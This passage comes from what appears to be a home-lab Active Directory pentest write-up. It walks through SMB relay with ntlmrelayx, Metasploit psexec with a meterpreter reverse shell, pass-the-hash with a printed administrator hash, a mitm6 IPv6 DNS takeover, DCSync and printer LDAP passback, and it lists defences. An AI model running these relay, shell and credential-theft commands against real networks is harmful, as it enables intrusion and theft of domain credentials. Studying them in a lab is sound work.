Both PUNISHER and SPIDERMAN machines have the *Message signing enabled but no required*, so we can start preparing the attack, changing some configurations on responder, specifically the **Responder.conf** file. Before, we needed almost every option turned on, but now we need **SMB and HTTP turned OFF**. This is because we have to make sure that the hashes are not just being captured, but they are actually being relayed. Therefore, after turning them off and running responder, the output should be the following:




Figure 3.8: Responder confuguration for SMB Relay

Now, I will be using an older version of the default tool **impacket-ntlmrelayx**[6]. There are newer versions, but usually they tend to break. For that reason we will utilize this older version of impacket.

The command used is the following:

```
ntlmrelayx.py -tf targets.txt -smb2support
```

Where **-tf targets.txt** shows which two hosts we are going to relay (.130 and .129) and **-smb2support** enables support for a newer version of SMB.

On the following figure, we can see resulting hashes, along some failed attempts while performing the attack (for example, relaying to ourselves), but eventually we reach a successful attempt of an SMB Relay from THEPUNISHER (.130) to SPIDERMAN (.129) because THEPUNISHER is a local admin on the SPIDERMAN machine.

[6]https://github.com/fortra/impacket/tree/master




Figure 3.9: Result 1 of an SMB Relay attack

Alternative

Before starting impacket, we could add the flag **-i**, which is for interactive mode. So, the client will start a shell, in which we will need to bind into it listening on port 11000 with netcat.

Figure 3.10: Starting of the client shell

Voilà. With the 'help' command we can see what we can do. We can even change the user's password (not recommended on a pentest unless we have full permission).

Figure 3.11: List of commands available to use

However, we can do other things such as see and use shares:




Figure 3.12: Accessing a file share

3.3 Gaining Shell access

3.3.1 Overview

I will demonstrate two ways:

- Metasploit with a **password**
- Metasploit with a **hash**

Alternatively, I will also do it manually, because Metasploit is **very noisy**, so in a real-world environment this would never work out because it would get picked up the majority of times.

I will be using **psexec.py**, but if it doesn't work, there are other alternatives such as **smbexec.py** or **wmiexec.py**.

Shells at machines are not always as important. More often than not, I can compromise a domain without ever getting a shell. However, if I need to dig through something or I need to find more information because I am stuck, getting on to a computer is not a bad idea, because we can utilize this access to find sensitive files or maybe other relevant information.

Same way as metasploit, **psexec** can be utilized with a password or with a hash directly without the need to crack it.

3.3.2 Simulating the Attack

On **msfconsole** I will be looking for the module *exploit/windows/smb/psexec*. Because I am using x64 machines, the payload will be *windows/x64/meterpreter/reverse_tcp*.

Then I will have to set the rest of the configurations. In this case we will begin with **gaining shell using the password**, which we already cracked before.

```
   Used when making a new connection via RHOSTS:

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS     192.168.49.130   no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      445              no        The target port (TCP)
   SMBDomain  MARVEL.local     no        The Windows domain to use for authentication
   SMBPass    Password1        no        The password for the specified username
   SMBUser    fcastle          no        The username to authenticate as

Payload options (windows/x64/meterpreter/reverse_tcp):
```

Figure 3.13: Metasploit options configuring

It is important to mention that we are working on a **vulnerable environment**. In a real world attack, the antivirus should pick up this attack and something like this would happen:




Figure 3.14: Perspective of a failed shell access from the Windows machine

```
[*] Started reverse TCP handler on 192.168.49.133:4444
[*] 192.168.49.130:445 - Connecting to the server ...
[*] 192.168.49.130:445 - Authenticating to 192.168.49.130:445|MARVEL.local as user 'fcastle' ...
[*] 192.168.49.130:445 - Selecting PowerShell target
[*] 192.168.49.130:445 - Executing the payload ...
[-] 192.168.49.130:445 - Service failed to start - ACCESS_DENIED
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > run
```

Figure 3.15: Perspective of a shell access from the Kali Linux machine

However, in this home lab, W10 will not pick it up and access would be gained:

```
[*] Started reverse TCP handler on 192.168.49.133:4444
[*] 192.168.49.130:445 - Connecting to the server ...
[*] 192.168.49.130:445 - Authenticating to 192.168.49.130:445|MARVEL.local as user 'fcastle' ...
[*] 192.168.49.130:445 - Selecting PowerShell target
[*] 192.168.49.130:445 - Executing the payload ...
[+] 192.168.49.130:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (201798 bytes) to 192.168.49.130
[*] Meterpreter session 1 opened (192.168.49.133:4444 → 192.168.49.130:52895) at 2024-08-27 13:41:20 -0400

meterpreter > 
```

Figure 3.16: Perspective of an opened meterpreter session

Some common **Command and Control (C2)** options within Metasploit would be putting the session into **background** mode so as to have many shells and choose on

which one I'd like to connect:




Figure 3.17: C2 option within Metasploit

Now, we will proceed do do an NTLM attack to a local user, in this case to an administrator. We already saved some hashes from previous attacks. In this case the administrator hash is the following:

```
Administrator:500: aad3b435b51404eeaad3b435b51404ee:
7facdc498ed1680c4fd1448319a8c04f:::
```

This hash can be divided in two parts:

Administrator:500:

aad3b435b51404eeaad3b435b51404ee:

7facdc498ed1680c4fd1448319a8c04f

:::

The **green** part is the ***LM Hash*** and the **yellow** part is the ***NT Hash***. This SAM hash is provided in this format because historically Windows used both hashing methods to store passwords, though LM is much less secure. But what is the difference?

- The **LM Hash** is an older and weaker method. It divides the password into 7-character blocks, converts everything to uppercase and then encrypts each past using the **DES** algorithm.
- The **NT Hash** is more modern and secure method used in newer versions of Windows. It uses the MD4 algorithm to encrypt the password, **preserving the original case** and allowing passwords up to 127 characters, which enhances security

When working on **password cracking**, especially in modern context, I will mostly be needing the 'NT' part of the hash. However, in certain attacks, such as **Pass-the-Hash**, I may need the entire hash, combining the **NT** and **LM** parts.

In this case we will use the entire hash string and set it as the password, so that it will allow us to authenticate on the network without actually knowing the plaintext password, leveraging the hash directly. We will include both parts to ensure compatibility and maximize chances of success, even though the NT part is the mostly used part in modern scenarios.

The attack would look like this:

Figure 3.18: Gaining shell access via NTLM Hash

Even though this was a hash dumped from another user's machine, the **administrator** password both on SPIDERMAN and THEPUNISHER is the same, which is a ***misconfiguration*** set on purpose in this AD Lab. From now on, I will be using the same hash across multiple machines because it equates to the same password.

3.3.3 Option 2 - Manual way (without Metasploit)

I will not be getting into depth, because it is the same process but using another tool:




Figure 3.19: Shell access with psexec using the password




Figure 3.20: Shell access with psexec using the hash

3.4 IPv6 Attacks

3.4.1 IPv6 DNS Takeover

For this attack we will be using the tool **mitm6**. This tool takes advantage of the automatic preference for IPv6 over IPv4 in Windows environments. It injects malicious DHCPv6 packets to assign the attacker's machine as the default gateway and DNS server

for IPv6. What this means is that it will trick the attacked device to think our attacker machine is the main server for IPv6.This will allow us as attackers, to perform a DNS takeover, redirecting traffic intended for legitimate servers to our attacker machine.

First, we'll use again ntlmrelayx.py no relay NTLM authentication. We'll explicitly use IPv6 and target the DC's IP address via LDAPS [7]. Then we'll also set *fakewpad.marvel.local* as the WPAD server and we'll save credentials and other data into a folder named *lootme*.

```
ntlmrelayx.py -6 -t ldaps://192.168.49.138
-wh fakewpad.marvel.local -l lootme
```

Then, we will run the mitm6 tool on **marvel.local**. What will happen is that when an event occurs on the network, such as a machine rebooting or someone logging into a device, this will allow as to relay it via NTLM relay to the Domain Controller.




Figure 3.21: Mitm6 tool running

Now we will restart THEPUNISHER machine and we will see what happens. It is very important to know that when running mitm6, we want it to run in small sprints (5 to 10 minutes at a time, no longer than that), **never** in walkaway. This can and will cause outages in a network.

We can see that relevant information has been dumped in the lootme folder, such ad the domain computers in many formats (grepable, html, json).

[7] LDAPS is the secure way that computers talk to the directory to manage things like users, passwords, permissions and so on, using encryption to protect the data.




Figure 3.22: Lootme folder dump




Figure 3.23: Domain computers information in the lootme folder

This information is good, because in a real pentest we can choose what to target (W10 servers, W7 machines, etc). We also would want to look for **older Operating Systems** because they are more vulnerable.

If this is not enough, we can see some information about the domain users and groups as well with a lot of relevant and juicy information, such as all of the users (Admins, Domain Guests, Domain Admins, ...), Names, Groups, Descriptions. Many domain admins when creating users, they set some descriptions thinking they are like local comments only visible by them, but that is absolutely not true, because that information is available to everyone. In this case, we see that we have a Domain Admin credential right here, because SQL Service has a description exposing the password.

Administrators

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
SQL Service	SQL Service	SQLService	2024-07-21 09:54:47+00:00	2024-07-21 10:02:18+00:00	1601-01-01 00:00:00+00:00	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	2024-07-21 09:54:47.589947+00:00	1104	The password is MYpassword123#
Tony Stark	Tony Stark	tstark	2024-07-21 09:53:33+00:00	2024-07-21 10:02:18+00:00	1601-01-01 00:00:00+00:00	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	2024-07-21 09:53:33.293255+00:00	1103	
Administrator	Administrator	Administrator	2024-07-20 16:43:46+00:00	2024-08-28 16:07:17+00:00	2024-08-28 16:07:17.987328+00:00	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	2024-07-20 16:22:34.728401+00:00	500	Built-in account for administering the computer/domain
Group: Domain Admins	Domain Admins	Domain Admins	2024-07-20 16:44:31+00:00	2024-07-21 10:02:18+00:00				512	Designated administrators of the domain
Group: Enterprise Admins	Enterprise Admins	Enterprise Admins	2024-07-20 16:44:31+00:00	2024-07-21 10:02:18+00:00				519	Designated administrators of the enterprise

Domain Guests

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description

Figure 3.24: Domain users by groups

However, there are some parts that we have to be careful. We can see that there are some users such as Tony Stark and SQL Service that are Domain Administrators, but those accounts have never been logged into. Those could be potential **honeypot accounts**. Therefore, watching details like lastLogon or when what password last set.

What we are trying to find right now is **who are our high value targets?** In this case, because we set this AD Lab up, we know the answer to it, but if we play pretend, we wouldn't have known until now that **SQL Service**, **Tony Stark** and **Administrator** are our main targets and who should we focus on.

Nonetheless, this is not even the best part yet. If you remember, I have said that a login is also an event. So, if we log as an administrator ***MARVEL\administrator*** on THEPUNISHER, a new user will be created with a password, and we will be able to perform a DCSync attack with secretsdump.py

If we go and check this out in our Domain Controller, we will see the new user. However, the user is not a Domain Admin, so it will not have access to all the computers in the Domain. However, it will have access to the **Enterprise Admins** group and it will have very specific access to run **secretsdump.py** against the Domain Controller, dump out the entire secrets of the Domain and then we could utilize the hashes in there to completely own the Domain.




Figure 3.25: New user created in the Domain Controller

3.4.2 IPv6 Attack Defences

1. **Block DHCPv6 and Router Advertisements:**
   - **Problem:** IPv6 poisoning leverages Windows querying for an IPv6 address even in IPv4-only networks.
   - **Solution:** If IPv6 is unused, IPv6 could be disabled internally, but that is not the best idea because of the unwanted side effects. Instead of disabling IPv6, these **Block** rules could be used:
     - **Inbound:** Core Networking - DHCPv6 (DHCPV6-In)
     - **Inbound:** Core Networking - Router Advertisement (ICMPv6-In)
     - **Outbound:** Core Networking - DHCPv6 (DHCPV6-Out)
2. **Disable WPAD if Not Used:**
   - **Problem:** Unused WPAD can be exploited.
   - **Solution:** Disable WPAD via Group Policy and stop the `WinHttpAutoProxySvc` service.
3. **Enable LDAP Signing and Channel Binding:**
   - **Problem:** LDAP and LDAPS are vulnerable to NTLM relay attacks.

- **Solution:** Mitigate by enabling LDAP signing [8] and channel binding.

4. **Protect Administrative Accounts:**

   - **Problem:** Admin accounts are high-value targets for impersonation.
   - **Solution:** Add admin users to the `Protected Users` group or mark accounts as `Sensitive` to prevent delegation and impersonation.

3.5 Passback Attacks

This type of attack goes back to printers and even some IoT devices and occasionally on networks. Basically we are looking for access to something that connects to LDAP, that makes an SMB connection or something along those lines that we can utilize.

This attack is difficult to represent on the AD Lab, but I will explain it with an invented practical example.

Imagine there is a printer, on which you can log in with default credentials on the **EWS** [9]. Something along the lines admin:blank, admin:admin, EPSONWEB:admin, etc.




Figure 3.26: EWS - LDAP Sign in Setup

Once authenticated to the EWS, we'll need to locate **LDAP Settings**. In these pages,

[8] Almost similar to the mitigation for the SMB Relay attack. With this we can check that the message is not being Relayed and it the official user is the one sending it

[9] An **Embedded Web Server** in a HP printer is a web-based interface that allows you to manage and configure printer settings through a web browser.

you may have something where there is an IP address sitting in there, near a username and a password textbox filled with asterisks and you can't see that in any way, not even viewing the source code (it happens sometimes), or using other techniques. Usually it is very well protected. However, changing if you change the LDAP Server IP address, you put your attacker IP address and set up a listener (e.g. netcat, responder), **the password gets sent over in plaintext** no matter how long or complex the password is.




Figure 3.27: Credentials being sent in plain text

